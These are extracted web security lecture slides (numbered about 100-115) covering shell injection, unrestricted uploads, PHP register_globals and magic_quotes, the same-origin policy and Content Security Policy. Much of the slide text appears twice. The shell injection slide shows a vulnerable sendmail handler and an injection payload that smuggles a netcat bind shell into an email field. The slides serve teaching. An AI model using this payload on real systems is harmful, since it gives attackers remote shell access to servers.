
CGI Shell Injection @app.route('/email')
def email_message():
email = req.args.get('email', '')
msg = req.args.get('msg', '')
cmd = 'sendmail -f {0} contact@blah.io'.format(email)
p = subprocess.Popen(
cmd,
stdin=subprocess.PIPE,
shell=True)
# ...
Shell injection still prevalent on the Web today x@x.com y@y.com; nc –l 1337 –e /bin/sh; cat<br>
def email_message():
email = req.args.get('email', '')
msg = req.args.get('msg', '')
cmd = 'sendmail -f {0} contact@blah.io'.format(email)
p = subprocess.Popen(
cmd,
stdin=subprocess.PIPE,
shell=True)
# ...
Shell injection still prevalent on the Web today x@x.com y@y.com; nc –l 1337 –e /bin/sh; cat<br>
100

Unrestricted Uploads Analogous to command injection, apps are often vulnerable to unrestricted uploads
i.e., file injection
One obvious attack is to upload a malicious CGI script
Can trick users into visiting the script
Or, attack the site
Many other possibilities
Upload malicious images that attack image processing code
DoS via upload of massive files
Overwrite critical files<br>
i.e., file injection
One obvious attack is to upload a malicious CGI script
Can trick users into visiting the script
Or, attack the site
Many other possibilities
Upload malicious images that attack image processing code
DoS via upload of massive files
Overwrite critical files<br>
101

PHP Very popular server-side language for writing web apps
e.g., Facebook uses it heavily
In the pantheon of web security vulnerabilities, PHP deserves a special place
… and not in a good way
PHP: A Fractal of Bad Design -- http://eev.ee/blog/2012/04/09/php-a-fractal-of-bad-design/
Let's look at some examples<br>
e.g., Facebook uses it heavily
In the pantheon of web security vulnerabilities, PHP deserves a special place
… and not in a good way
PHP: A Fractal of Bad Design -- http://eev.ee/blog/2012/04/09/php-a-fractal-of-bad-design/
Let's look at some examples<br>
102

register_globals if (check_authorized($user)) {
$authorized = true;
}
if ($authorized) {
// Let the user do admin stuff.
// ...
}
register_globals is a configuration option for PHP
Idea is to ease programmer burden by automatically lifting HTTP request parameters into the PHP global namespace
Another way of putting this: register_globals auto-injects untrusted data from the user into your program<br>
$authorized = true;
}
if ($authorized) {
// Let the user do admin stuff.
// ...
}
register_globals is a configuration option for PHP
Idea is to ease programmer burden by automatically lifting HTTP request parameters into the PHP global namespace
Another way of putting this: register_globals auto-injects untrusted data from the user into your program<br>
103

magic_quotes magic_quotes automatically escapes certain delimiters used in SQL query strings
“\” added before single quotes, double quotes, backslashes, null characters
Applied to $_GET, $REQUEST, $_POST, and $_COOKIES
[magic_quotes was introduced to help prevent] code written by beginners from being dangerous. [It was originally intended as a] convenience feature, not as a security feature.<br>
“\” added before single quotes, double quotes, backslashes, null characters
Applied to $_GET, $REQUEST, $_POST, and $_COOKIES
[magic_quotes was introduced to help prevent] code written by beginners from being dangerous. [It was originally intended as a] convenience feature, not as a security feature.<br>
104
magic_quotes magic_quotes is fundamentally broken
magic_quotes is enabled by default in a configuration file
Escapes all user data, not just data inserted into a database
Doesn't protected against data pulled from a database and re-inserted
Doesn't handle multi-byte character encodings
Doesn't even follow the standard for delimiter escaping<br>
magic_quotes is enabled by default in a configuration file
Escapes all user data, not just data inserted into a database
Doesn't protected against data pulled from a database and re-inserted
Doesn't handle multi-byte character encodings
Doesn't even follow the standard for delimiter escaping<br>
105
HTML5 CSP and sandbox
CORS
postMessage<br>
CORS
postMessage<br>
106
The Story So Far… Client Side Attacks
XSS
CSRF
Server Side Attacks
SQL Injection
Shell Injection
Unrestricted Uploads
What’s next?
HTML5<br>
XSS
CSRF
Server Side Attacks
SQL Injection
Shell Injection
Unrestricted Uploads
What’s next?
HTML5<br>
107
HTML5 HTML5 is the latest revision of the HTML standard (Oct. 2014)
Added many new features
Canvas, audio, and video tags
Offline web apps
Drag-and-drop
Cross-frame/document messaging
Web storage
File API
We'll look at HTML5’s new security APIs and vulnerabilities associated with these new features<br>
Added many new features
Canvas, audio, and video tags
Offline web apps
Drag-and-drop
Cross-frame/document messaging
Web storage
File API
We'll look at HTML5’s new security APIs and vulnerabilities associated with these new features<br>
108


SOP in Turmoil Security experts say the SOP isn’t strong enough
SOP assumes that all origins have equivalent capabilities
i.e. any origin may serve <script>
Leads to some XSS attacks
SOP doesn’t allow origins to specify constraints
i.e. <scripts> from any origin may POST to any other origin
Leads to some CSRF attacks
Web developers say SOP is too restrictive
SOP forbids XHR requests to other origins
Prevents access to web APIs like Google Maps
Forbids sharing with content between iframes<br>
SOP assumes that all origins have equivalent capabilities
i.e. any origin may serve <script>
Leads to some XSS attacks
SOP doesn’t allow origins to specify constraints
i.e. <scripts> from any origin may POST to any other origin
Leads to some CSRF attacks
Web developers say SOP is too restrictive
SOP forbids XHR requests to other origins
Prevents access to web APIs like Google Maps
Forbids sharing with content between iframes<br>
109


XSS Attacks, Revisited This is where data gets stolen Observation: normally, bofw.com would never send requests to evil.com
Developers at friendly.com could probably enumerate all other valid origins
E.g. code.jquery.com, google-analytics.com
Idea: what if an origin could whitelist valid origins as well as their capabilities? evil.com Reflected XSS<br>
Developers at friendly.com could probably enumerate all other valid origins
E.g. code.jquery.com, google-analytics.com
Idea: what if an origin could whitelist valid origins as well as their capabilities? evil.com Reflected XSS<br>
110

Content Security Policy (CSP) CSP is a browser security framework proposed by Brandon Sterne at Mozilla in 2008
Moves the browser from a default-trust model to a whitelisted model
Originally intended as an all-encompassing framework to prevent XSS and CSRF
Can also be used more generally to control app/extension behaviors
CSP allows developers to specify per-document restrictions in addition to the SOP
Server specifies policies in a header
Policies are composed of directives scoped to origins<br>
Moves the browser from a default-trust model to a whitelisted model
Originally intended as an all-encompassing framework to prevent XSS and CSRF
Can also be used more generally to control app/extension behaviors
CSP allows developers to specify per-document restrictions in addition to the SOP
Server specifies policies in a header
Policies are composed of directives scoped to origins<br>
111

CSP Header CSP implements two headers that a server may include in HTTP responses
Content-Security-Policy
Content-Security-Policy-Report-Only
CSP header composed of directives, origins, keywords, and actions
If CSP header is present:
Browser switches to whitelist-only mode
Inline JS and CSS are disallowed by default
Javascript eval() and similar functions are disallowed by default HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
…

Content-Security-Policy: default-src https://www.example.com; script-src 'self' https://apis.google.com; frame-src 'none'; object-src 'none'; report-uri /my_amazing_csp_report_parser; Directive Origin Keyword Action<br>
Content-Security-Policy
Content-Security-Policy-Report-Only
CSP header composed of directives, origins, keywords, and actions
If CSP header is present:
Browser switches to whitelist-only mode
Inline JS and CSS are disallowed by default
Javascript eval() and similar functions are disallowed by default HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
…
Content-Security-Policy: default-src https://www.example.com; script-src 'self' https://apis.google.com; frame-src 'none'; object-src 'none'; report-uri /my_amazing_csp_report_parser; Directive Origin Keyword Action<br>
112

CSP Directives Directives allow the server to restrict the origins of resources
script-src sets the origins from which scripts may be loaded
connect-src sets restrictions on XHR, Websockets, and EventSource
object-src restriction plugins, media-src restricts audio and video
style-src, font-src, img-src, frame-src
default-src is the catch all directive
Defines allowed origins for all unspecified source types
All accesses that violate the restrictions are blocked
Warning: whitelist mode is only enabled for a given type of resource if:
The corresponding directive is specified, or
default-src is specified<br>
script-src sets the origins from which scripts may be loaded
connect-src sets restrictions on XHR, Websockets, and EventSource
object-src restriction plugins, media-src restricts audio and video
style-src, font-src, img-src, frame-src
default-src is the catch all directive
Defines allowed origins for all unspecified source types
All accesses that violate the restrictions are blocked
Warning: whitelist mode is only enabled for a given type of resource if:
The corresponding directive is specified, or
default-src is specified<br>
113

CSP Origins Hostname/IP address pattern with optional scheme and port
e.g., trusted.com
e.g., https://*.sensitive.com Content-Security-Policy: default-src http://www.example.com trusted.com https://*.sensitive.com<br>
e.g., trusted.com
e.g., https://*.sensitive.com Content-Security-Policy: default-src http://www.example.com trusted.com https://*.sensitive.com<br>
114
XSS Attacks, Revisited evil.com Reflected XSS Stored XSS POST /xfer_money.php HTTP/1.1 <script>
steal_the_money();
</script><br>
steal_the_money();
</script><br>
115
